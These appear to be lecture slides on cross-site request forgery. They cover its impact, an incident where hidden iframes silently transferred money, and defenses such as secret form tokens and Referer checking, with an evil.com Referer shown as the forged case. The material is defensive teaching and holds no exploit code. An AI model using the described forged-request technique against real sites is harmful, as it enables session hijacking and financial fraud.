
User credentials automatically sent by browser

Impact

- Hijack any ongoing session (if no protection)
 - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
- Reprogram the user's home router
- Login to the *attacker's* account
 - Why?

XSRF True Story


[Alex Stamos]



Hidden iframes submitted forms that...

- Changed user's email notification settings
- Linked a new checking account
- Transferred out \$5,000
- Unlinked the account
- Restored email notifications

XSRF (aka CSRF): Summary




Q: how long do you stay logged on to Gmail? Financial sites?

Broader View of XSRF

- Abuse of cross-site data export
 - SOP does not control data export
 - Malicious webpage can initiate requests from the user's browser to an honest server
 - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)

How might you protect against XSRF?



User credentials automatically sent by browser

XSRF Defenses


- Secret validation token



```
<input type=hidden value=23a3af01b>
```

- Another common strategy is to put the token in a cookie

Why does adding a magic value to the form from bank.com work?



XSRF Defenses

- Secret validation token



```
<input type=hidden value=23a3af01b>
```

- Referrer validation



```
Referer:  
http://www.facebook.com/home.php
```

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- “Synchronizer Token Pattern”
- Include a **secret challenge token** as a hidden input in forms
 - Token often based on user’s session ID
 - Server must verify correctness of token before executing sensitive operations
 - OR add it as an additional cookie, with different permissions (which ones?)
- Why does this work?
 - **Same-origin policy**: attacker can’t read token out of legitimate forms loaded in user’s browser, so can’t create fake forms with correct token

Referer Validation

Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:
Password:
 Remember me
 or [Sign up for Facebook](#)
[Forgot your password?](#)



Referer:
`http://www.facebook.com/home.php`



Referer:
`http://www.evil.com/attack.html`



Referer:

- **Lenient** referer checking – header is optional
- **Strict** referer checking – header is required


Why Not Always Strict Checking?

- Why might the referer header be suppressed?
 - Stripped by the organization's network filter
 - Stripped by the local machine
 - Stripped by the browser for HTTPS → HTTP transitions
 - User preference in browser
 - Buggy browser
- Web applications can't afford to block these users
- **Many web application frameworks include CSRF defenses today**


Surprise not-quiz time

XSS again

